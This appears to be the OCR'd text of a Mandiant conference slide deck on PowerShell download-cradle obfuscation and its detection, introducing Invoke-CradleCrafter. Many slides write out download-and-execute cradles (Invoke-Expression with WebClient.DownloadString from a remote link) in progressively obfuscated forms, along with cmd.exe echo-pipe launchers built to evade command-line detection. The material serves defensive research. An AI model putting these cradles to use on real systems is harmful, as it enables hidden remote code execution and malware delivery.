Invoke-CradleCrafter:
Moar PowerShell obFUsk8tion & Detection (@('Tech','niques') -Join '')

Daniel Bohannon
@danielhbohannon

MANDIANT
A FireEye™ Company

Who I Am

- Daniel Bohannon (DBO)
- Twitter: @danielhbohannon
- Personal Blog: http://danielbohannon.com
- Senior Incident Response Consultant @ MANDIANT (2yrs)
  - Network- and host-based detection development & hunting
  - Obfuscation & detection evasion research and POC development
- Previously 5yrs in IT Operations and Security role for national restaurant franchise

MANDIANT
A FireEye™ Company

Who I Am (cont…)


BlueHat IL liked
Ilya Chernyakov @eliuha · Jan 24
@danielhbohannon true American always has a cat in the presentation!
#bluehatil
4

https://insurancebrokersofaz.com/wp-content/uploads/2013/11/Fourth-of-July-Insurance1.jpg

https://coffeekatblog.files.wordpress.com/2013/02/haz-w-coffee-cups.jpg

Outline

- **Motivation**
- Current State of PowerShell Obfuscation
- Current State of PowerShell Obfuscation Detection
- MOAR! Crafting Cryptic Cradles :: (In)security By Obscurity
  - Obscure Download Cradles
  - Obscure Token Obfuscation
  - Obscure Invocation Syntaxes
- Detecting Cryptic Cradles
- Invoke-CradleCrafter Public Release & Demo

DISCLAIMER

- **"Blocking PowerShell" is not a realistic option**
  - PowerShell != powershell.exe
- **"PowerShell is not special!"** –noted Blue Teamer @JaredHaight
  - Malware-B-Malware
- **PowerShell 5.0 Is Your "New" Best Friend**
  - Released April 2014 – LOTS of logging, JEA (Just Enough Administration) & much more!
  - Logging: https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
  - Everything: https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

Motivation

- Almost all attackers use PowerShell at some point in their campaign
- Windows-signed (and usually whitelisted) binary that enables one-liner download and execution of remote scripts entirely in memory
- Invoke-Shellcode & Invoke-Mimikatz caught attention of infosec community
- Nearly impossible to detect if command line arguments and/or PowerShell event logs are not logged and monitored
  - Most organizations are largely running PS 2.0
  - Organizations with PS 3.0+ are not centralizing or monitoring PS logs

Motivation

- Why MOAR Obfuscation?!?
- Attackers are getting creative with download cradles
- Obscure cradles might bypass detections by:
  - Appearing differently (or not at all) in Module Logs
  - Pawning network connections onto other binaries
- Obscure invocation syntaxes might evade cmdlet and command line detection logic
- Invoke-CradleCrafter is a "living library" of cradle syntaxes that enables you to build and precisely obfuscate each component of the command
- Highlights cradle artifacts and behaviors

http://www.unmotivating.com/wp-content/uploads/2014/04/5LgP6.jpg

Outline

- Motivation
- **Current State of PowerShell Obfuscation**
- Current State of PowerShell Obfuscation Detection
- MOAR! Crafting Cryptic Cradles :: (In)security By Obscurity
  - Obscure Download Cradles
  - Obscure Token Obfuscation
  - Obscure Invocation Syntaxes
- Detecting Cryptic Cradles
- Invoke-CradleCrafter Public Release & Demo

Current State of PowerShell Obfuscation

- 2015-2016: I began researching offensive PowerShell tradecraft
- Developed and modified our detections for known tradecraft as well as methodology-based detections for tradecraft yet to be identified
  - Host-based (historical): IOCs, Yara rules
  - Network-based: Snort signatures
  - Host-based (real-time): HIP Triggers (Host Investigative Platform)
- I researched "alternate syntaxes" that evaded our detection, and then I modified our detection to account for these syntaxes
- This led to 1.5 years (and counting) of PowerShell obfuscation research and detection development

Current State of PowerShell Obfuscation

- DerbyCon 2016, I released **Invoke-Obfuscation**
  - https://github.com/danielbohannon/Invoke-Obfuscation
- Open-source framework for obfuscating PowerShell commands and scripts
- Randomizes obfuscation syntaxes at several layers:
  - Token layer
  - String layer
  - Encoding layer
  - Launcher layer
- Let’s see an example of this "style" of obfuscation

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression


Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object

Obfuscating the Cradle: (New-Object Net.WebClient)


- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")



- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")



- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient
  - .DownloadString("http

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - System.Net.WebClient
  - .DownloadString("http
- Let's see how obfuscation can break this detection logic!

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object ~~System.~~Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - ~~System.~~Net.WebClient (System.* is not necessary for .Net functions)
  - .DownloadString("http

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString("https://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .DownloadString("http

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString~~("http~~s://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .DownloadString~~("http~~ (url is a string and can be concatenated)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString~~("ht"+"tp~~s://bit.ly/L3g1t")

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .DownloadString~~("http~~ (url is a string and can be concatenated)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString~~('ht'+'tp~~s://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .DownloadString~~("http~~ (url is a string and can be concatenated)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).DownloadString('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .DownloadString(

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).Download~~String(~~ 'ht'+'tps://bit.ly/L3g1t')

- What process command line
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download~~String(~~

Net.WebClient class has options:

- .DownloadString
- .DownloadStringAsync
- .DownloadStringTaskAsync
- .DownloadFile
- .DownloadFileAsync
- .DownloadFileTaskAsync
- .DownloadData
- .DownloadDataAsync
- .DownloadDataTaskAsync
- OpenRead

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).Download~~String(~~ 'ht'+'tps://bit.ly/L3g1t')

- What process command line
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download~~String(~~

Net.WebClient class has options:

- **.DownloadString**
- .DownloadStringAsyn
- .DownloadStringTaskAsyn
- **.DownloadFile**
- .DownloadFileAsync
- .DownloadFileTaskAsyn
- **.DownloadData**
- .DownloadDataAsyn
- .DownloadDataTaskAsync
- **.OpenRead**

Big difference between Invoke-Obfuscation & Invoke-CradleCrafter:

- Invoke-Obfuscation will NOT substitute methods that are logically different.
- Invoke-CradleCrafter gives you these options.

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient).'DownloadString'('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download (single quotes…)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."DownloadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - .Download (double quotes…)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."Down`loadString"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download (tick marks??)

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object Net.WebClient)."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - Net.WebClient
  - Download

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T").`"`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')


- What process command line args can we key off of for this?
  - Invoke-Expression
  - New-Object
  - ~~Net.WebClient~~

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Many options for Cmdlet obfuscation:

1. N`e`w`-`O`B`j`e`c`T
2. &('Ne'+'w-Ob'+'ject')
3. &('{1}{0}' -f 'bject','New-O')
4. …
5. …



Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Many options for Cmdlet obfuscation:

1. N`e`w`-`O`B`j`e`c`T
2. &('Ne'+'w-Ob'+'ject')
3. &('{1}{0}' -f 'bject','New-O')
4. &(Get-Command New-Object)
5. &$ExecutionContext.InvokeCommand.GetCmdlets('New-Object')

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Many options for Cmdlet obfuscation:

1. N`e`w`-`O`B`j`e`c`T
2. &('Ne'+'w-Ob'+'ject')
3. &('{1}{0}' -f 'bject','New-O')
4. &(Get-Command *w-*ct)
5. &$ExecutionContext.InvokeCommand.GetCmdlets('*w-*ct')

Obfuscating the Cradle: (New-Object Net.WebClient)

- Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

Many options for Cmdlet obfuscation:

1. N`e`w`-`O`B`j`e`c`T
2. &('Ne'+'w-Ob'+'ject')
3. &('{1}{0}' -f 'bject','New-O')
4. &(GCM *w-*ct)
5. &(GV *cut*t).Value.InvokeCommand.GetCmdlets('*w-*ct')

Obfuscating the Cradle: (New-Object Net.WebClient)


- Invoke-Expression (N`e`w`-`O`B`j`e`c`T "`N`e`T`.`W`e`B`C`l`i`e`N`T")."`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/L3g1t')

- What process command line args can we key off of for this?
  - Invoke-Expression

Obfuscating the Cradle: (New-Object Net.WebClient)

Cmdlet/Alias	Example
Invoke-Expression	**Invoke-Expression** "Write-Host ICM Example -ForegroundColor Green"
IEX	**IEX** "Write-Host ICM Example -ForegroundColor Green"
Invoke-Command	**Invoke-Command** {Write-Host ICM Example -ForegroundColor Green}
ICM	**ICM** {Write-Host ICM Example -ForegroundColor Green}
.Invoke()	{Write-Host ICM Example -ForegroundColor Green}**.Invoke()**
.InvokeReturnAsIs()	{Write-Host ICM Example -ForegroundColor Green}**.InvokeReturnAsIs()**
&	**&** {Write-Host ICM Example -ForegroundColor Green}
.	**.** {Write-Host ICM Example -ForegroundColor Green}

Obfuscating the Cradle: (New-Object Net.WebClient)



- Invoke-CradleCrafter has 10+ invocation options all with randomized obfuscation!

Enough With Tokens…What About Strings?

- Additional obfuscation techniques via string manipulation
  1. Convert command to string/expression
  2. Apply string obfuscation
  3. Invoke with IEX

```
Choose one of the below String options to APPLY to current payload:

[*] STRING\1    Concatenate entire command
[*] STRING\2    Reorder entire command after concatenating
[*] STRING\3    Reverse entire command after concatenating
```

https://c49f4645ad8c0f6be3e5-5e973e642b7ddd26ea7d3cbb5e911900.ssl.cf1.rackcdn.com/Abyssinian-cat-string.jpg

Encoding

- Most popular options attackers use:
  - -EncodedCommand
  - [Convert]::FromBase64String
- Invoke-Obfuscation provides the following encoding options:

```
Choose one of the below Encoding options to APPLY to current payload:

[*] ENCODING\1          Encode entire command as ASCII
[*] ENCODING\2          Encode entire command as Hex
[*] ENCODING\3          Encode entire command as Octal
[*] ENCODING\4          Encode entire command as Binary
[*] ENCODING\5          Encrypt entire command as SecureString (AES)
[*] ENCODING\6          Encode entire command as BXOR
```

http://rebootrevival.com/images/alphahex_s3.png
https://upload.wikimedia.org/wikipedia/en/thumb/3/37/Reboottitlecard.gif/250px-Reboottitlecard.gif

Obfuscated Launchers

- Image: C:\Users\limited_user\Desktop\powershell.exe
  CommandLine: powershell - -

- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

```
Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell  IEX $input
```

http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

Obfuscated Launchers

- Image: C:\Users\limited_user\Desktop\powershell.exe
  CommandLine: powershell -
  ParentImage: C:\Windows\System32\cmd.exe
  ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell -"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell -**"
- cmd.exe /c "**echo** Write-Host SUCCESS -Fore Green **| powershell IEX $input**"

Image: C:\Users\limited_user\Desktop\powershell.exe
CommandLine: powershell IEX $input
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /c "echo Write-Host SUCCESS -Fore Green | powershell IEX $input"

http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

Obfuscated Launchers

- You can even push the command to the grandparent process and call each command within environment variables
- cmd.exe /c "set var1=**Write-Host SUCCESS -Fore Green**&&
  set var2=**powershell -**&&cmd.exe /c echo **%var1% ^| %var2%**"

- cmd.exe /c "echo **Write-Host SUCCESS -Fore Green** | **powershell -**"

http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

Obfuscated Launchers

```
Process Create:
UtcTime: 2017-04-23 16:52:38.344
ProcessGuid: {0d415c2a-dbd6-58fc-0000-00100722541d}
ProcessId: 50820
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -
CurrentDirectory: C:\Users\me\
User: DESKTOP-RMJCHH3\me
LogonGuid: {0d415c2a-ad94-58f7-0000-00200f880200}
LogonId: 0x2880F
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=044A0CF1F6BC478A7172BF207EEF1E201A18BA02,MD5=
097CE5761C89434367598B34FE32893B,SHA256
=BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D
36,IMPHASH=CAEE994F79D85E47C06E5FA9CDEAE453
ParentProcessGuid: {0d415c2a-dbd6-58fc-0000-0010e41f541d}
ParentProcessId: 53132
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /c echo %var1% | %var2%
```

Trivia:
Which Threat Actor Recently Used This Technique (like, a LOT)?

http://nikiskinazarene.com/wp-content/uploads/2014/02/hellomynameis.png
http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

MANDIANT
A FireEye® Company

FireEye

Obfuscated Launchers

```
Process Create:
UtcTime: 2017-04-23 16:52:38.344
ProcessGuid: {0d415c2a-dbd6-58fc-0000-00100722541d}
ProcessId: 50820
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -
CurrentDirectory: C:\Users\me\
User: DESKTOP-RMJCHH3\me
LogonGuid: {0d415c2a-ad94-58f7-0000-00200f880200}
LogonId: 0x2880F
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=044A0CF1F6BC478A7172BF207EEF1E201A18BA02,MD5=
097CE5761C89434367598B34FE32893B,SHA256
=BA4038FD20E474C047BE8AAD5BFACDB1BFC1DDBE12F803F473B7918D
36,IMPHASH=CAEE994F79D85E47C06E5FA9CDEAE453
ParentProcessGuid: {0d415c2a-dbd6-58fc-0000-0010e41f541d}
ParentProcessId: 53132
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe  /c echo %var1% | %var2%
```


Trivia:
Which Threat Actor → FIN8
Recently Used This
Technique (like, a LOT)?

http://nikiskinazarene.com/wp-content/uploads/2014/02/hellomynameis.png
http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

MANDIANT
A FireEye® Company

FireEye

Obfuscated Launchers



http://nikiskinazarene.com/wp-content/uploads/2014/02/hellomynameis.png
http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

MANDIANT
A FireEye® Company

FireEye

Obfuscated Launchers

http://nikiskinazarene.com/wp-content/uploads/2014/02/hellomynameis.png
http://www.battlegrip.com/wp-content/uploads/2011/07/halomarkv-420x420.jpg

